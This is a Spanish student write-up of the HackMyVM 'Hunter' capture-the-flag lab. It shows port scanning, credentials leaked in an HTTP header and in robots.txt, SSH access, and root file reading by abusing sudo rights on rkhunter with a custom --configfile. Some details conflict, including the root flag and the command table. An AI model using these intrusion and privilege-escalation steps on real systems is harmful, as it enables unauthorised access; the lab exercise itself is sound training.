

CTF: Hunter (HMVM)

Jorge Cortés Hernández

Curso de Especialización de Ciberseguridad en Entornos de las Tecnologías de la
Información

Departamento de Informática

8/12/25

Índice de contenidos

Introducción.....	3
Metodología.....	3
Enumeración Inicial.....	3
Análisis del Servicio Web en el Puerto 8080.....	4
Acceso al Sistema y Flag de Usuario.....	5
Enumeración Interna y Obtención de Nuevas Credenciales.....	7
Escalada de Privilegios mediante rkhunter.....	7
Tabla de Comandos Utilizados.....	10
Resultados.....	10
Conclusiones.....	10
Referencias.....	10
Firma y Hash.....	11

1. Introducción

En este informe se documenta el proceso completo realizado para comprometer la máquina objetivo, desde la fase inicial de descubrimiento hasta la obtención de la flag de usuario y la flag de root. Se ha seguido una metodología basada en análisis progresivo, aprovechamiento de servicios expuestos, revisión de archivos accesibles y abuso de permisos mal configurados. Cada paso se realiza sobre la información revelada previamente, siguiendo un flujo lógico que permite comprender el encadenamiento de vulnerabilidades.

2. Metodología

2.1 Enumeración Inicial

Comenzamos obteniendo la IP de la máquina y realizando un escaneo de puertos para identificar los servicios disponibles. Este paso permite seleccionar los vectores de ataque más adecuados y entender la superficie de exposición del sistema.

Comando:

```
nmap -p 172.29.230.197
```

Uso: Este comando permite identificar todos los puertos abiertos .

Ilustración 1

Esta captura de pantalla muestra la ejecución del escaneo de puertos para identificar los servicios activos en la máquina objetivo.

```
(kaliuser@kali)-[~/Downloads]
└─$ nmap 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 09:22 CST
Nmap scan report for 10.0.2.5
Host is up (0.00053s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
MAC Address: 08:00:27:BC:B0:75 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Nota: Elaboración propia

El escaneo revela los puertos 8080 (HTTP) y 22 (SSH), indicando que el acceso web y remoto son los vectores principales.

2.2 Análisis del Servicio Web en el Puerto 8080

Accedemos al puerto 8080 y observamos que el token JWT es inválido, lo que indica que el servidor espera parámetros específicos para autenticar correctamente. Utilizamos curl para analizar la comunicación y enviar los datos esperados por el servidor.

Comando:

```
curl -v http://10.0.2.5:8080//admin -d ""
```

Uso: Permite ver todas las cabeceras y la respuesta completa del servidor, enviando la información que espera para generar credenciales válidas.

Ilustración 2

Esta captura de pantalla muestra la ejecución del comando curl para analizar la comunicación y extraer credenciales desde el servidor web.

```
(kaliuser@kali)-[~/Downloads]
$ curl -v http://10.0.2.5:8080/admin -d ""
* Trying 10.0.2.5:8080...
* Connected to 10.0.2.5 (10.0.2.5) port 8080
* using HTTP/1.x
> POST /admin HTTP/1.1
> Host: 10.0.2.5:8080
> User-Agent: curl/8.15.0
> Accept: */*
> Content-Length: 0
> Content-Type: application/x-www-form-urlencoded
>
* Request completely sent off
< HTTP/1.1 200 OK
< X-Secret-Creds: hunterman:thisisnitriilcisi
< Date: Wed, 10 Dec 2025 15:21:57 GMT
< Content-Length: 13
< Content-Type: text/plain; charset=utf-8
<
Invalid JWT.
* Connection #0 to host 10.0.2.5 left intact
```

Nota: Elaboración propia

El servidor devuelve credenciales válidas:

hunterman:thisisnitriilcisi

2.3 Acceso al Sistema y Flag de Usuario

Probamos acceso al sistema mediante SSH utilizando las credenciales obtenidas, ya que el puerto 22 permite la conexión remota. Una vez dentro, localizamos el archivo **user.txt**, que contiene la flag de usuario.

Comando:

```
ssh hunterman@10.0.2.5
```

Uso: Inicia sesión en el sistema remoto mediante SSH con las credenciales obtenidas.

Ilustración 3

Esta captura de pantalla muestra la conexión SSH

```
(kaliuser@kali)-[~/Downloads]
└─$ ssh hunterman@10.0.2.5
hunterman@10.0.2.5's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

hunter:~$
```

Nota: Elaboración propia

Flag de usuario obtenida:

HMV{VcvaIKcezQVcvaIKcezQ}

Ilustración 4

Esta captura de pantalla muestra la ubicación de la flag de usuario Hunterman

```
hunter:~$ ls
user.txt
hunter:~$ cat user.txt
HMV{VcvaIKcezQVcvaIKcezQ}
hunter:~$
```

Nota: Elaboración propia

2.4 Enumeración Interna y Obtención de Nuevas Credenciales

Revisamos la estructura web interna y encontramos el archivo robots.txt, que contiene rutas y credenciales ocultas.


Comando:

```
cat /var/www/html/robots.txt
```

Uso: Permite leer el contenido del archivo robots.txt para encontrar información sensible o credenciales.

Ilustración 5

Esta captura de pantalla muestra la visualización del archivo robots.txt donde se encuentran nuevas credenciales.



```
hunter:/var/www/html$ ls -al
total 24
drwxr-xr-x  4 root  root    4096 Nov 16 14:19 .
drwxr-xr-x  3 root  root    4096 Nov 16 14:18 ..
drwxr-xr-x  2 root  root    4096 Nov 16 14:19 admin
drwxr-xr-x  2 root  root    4096 Nov 16 14:19 beacon
-rw-r--r--  1 root  root     21 Nov 16 14:19 index
-rw-r--r--  1 root  root     36 Nov 16 14:19 robots.txt
hunter:/var/www/html$ cat robots.txt
h u n t e r g i r l : f i c k s h i t m i c h i n i
h u n t e r g i r l : f i c k s h i t m i c h i n i
```

Nota: Elaboración propia

El archivo revela credenciales correspondientes al usuario **huntergirl**:

huntergirl:fickshitmichini

2.5 Escalada de Privilegios mediante rkhunter

Accedemos con el usuario huntergirl y revisamos los permisos sudo disponibles:

Comando:

```
sudo -l
```

Uso: Muestra los comandos que el usuario puede ejecutar con privilegios de root sin necesidad de contraseña.

Ilustración 6

Esta captura de pantalla muestra la salida del comando `sudo -l` evidenciando la capacidad de ejecutar `rkhunter` como root.

```
/usr/local/bin $ sudo -l
Matching Defaults entries for huntergirl on hunter:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for huntergirl:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User huntergirl may run the following commands on hunter:
(root) NOPASSWD: /usr/local/bin/rkhunter
```

Nota: Elaboración propia

Se confirma que `rkhunter` puede ejecutarse como root. Aprovechamos que permite archivos de configuración personalizados:

Comando:

```
sudo rkhunter --configfile /root/root.txt --config-check
```

Uso: Indica a `rkhunter` que valide un archivo de configuración específico, permitiendo leer el contenido de `root.txt`.

Ilustración 7

Esta captura de pantalla muestra la ejecución de `rkhunter` usando `root.txt` como archivo de configuración para obtener la flag de root.


```
/home/hunterman $ cd /usr/local/bin
/usr/local/bin $ sudo rkhunter --configfile /root/root.txt --config-check
Invalid SCRIPTDIR configuration option: No filename given, but it must exist.
Invalid INSTALLEDIR configuration option - no installation directory specified.
The default logfile will be used: /var/log/rkhunter.log
Invalid TMPDIR configuration option: No filename given, but it must exist.
Invalid DBDIR configuration option: No filename given, but it must exist.
The internationalisation directory does not exist: /i18n
grep: bad regex ' HMV{FhOpuxDULZFhOpuxDULZ} ': Invalid contents of {}
Unknown configuration file option: HMV{FhOpuxDULZFhOpuxDULZ}
```

Nota: Elaboración propia

Flag de root obtenida exitosamente.

Resumen Metodología

Tras completar la enumeración, el análisis del servicio web, el acceso SSH y la escalada de privilegios, se obtuvieron ambas flags de manera encadenada aprovechando credenciales expuestas y permisos indebidos sobre rkhunter.

Impacto de la Vulnerabilidad

- Exposición de credenciales en el servicio web y robots.txt, permitiendo acceso no autorizado.
- Uso de sudo sin restricción para ejecutar rkhunter como root, facilitando la lectura de archivos críticos del sistema.
- La combinación de estas debilidades permitió una escalada completa de privilegios y acceso total al sistema.

3. Tabla de Comandos Utilizados

Acción	Comando	Uso
Escaneo de puertos	<code>nmap -sV -p- 10.0.2.5</code>	Identifica puertos abiertos y servicios activos
Análisis web	<code>curl -v http://10.0.2.5:8080 -d ""</code>	Visualiza la respuesta completa del servidor y envía datos esperados
Acceso SSH	<code>ssh hunterman@10.0.2.5</code>	Inicia sesión remota en el sistema
Verificar sudo	<code>sudo -l</code>	Muestra los comandos que el usuario puede ejecutar como root
Escalada con rkhunter	<code>sudo rkhunter --configfile /root/root.txt --config-check</code>	Lee el archivo root.txt aprovechando permisos de root

4. Resultados

- **Flag de usuario:** `HMV{VcvaIKcezQVcvaIKcezQ}`
- **Flag de root:** `HMV{FhOpuXDUIZFhOpuXDUIZ}`

5. Conclusiones

El reto combina análisis web, obtención de credenciales expuestas, acceso SSH y escalada de privilegios mediante ejecución de un binario autorizado como root. La comprensión del flujo de la aplicación y el uso de herramientas del sistema con permisos indebidos fueron clave para completar con éxito la intrusión.

6. Referencias

- Nmap – Escaneo de servicios
- Curl – Análisis de endpoints HTTP
- SSH – Manual de usuario

- Rkhunter – Documentación oficial y parámetros

7. Firma y Hash

pSuFWxJ5rPSQ46gP/onoljmbDfqC9tR38Bcl4V41V3k=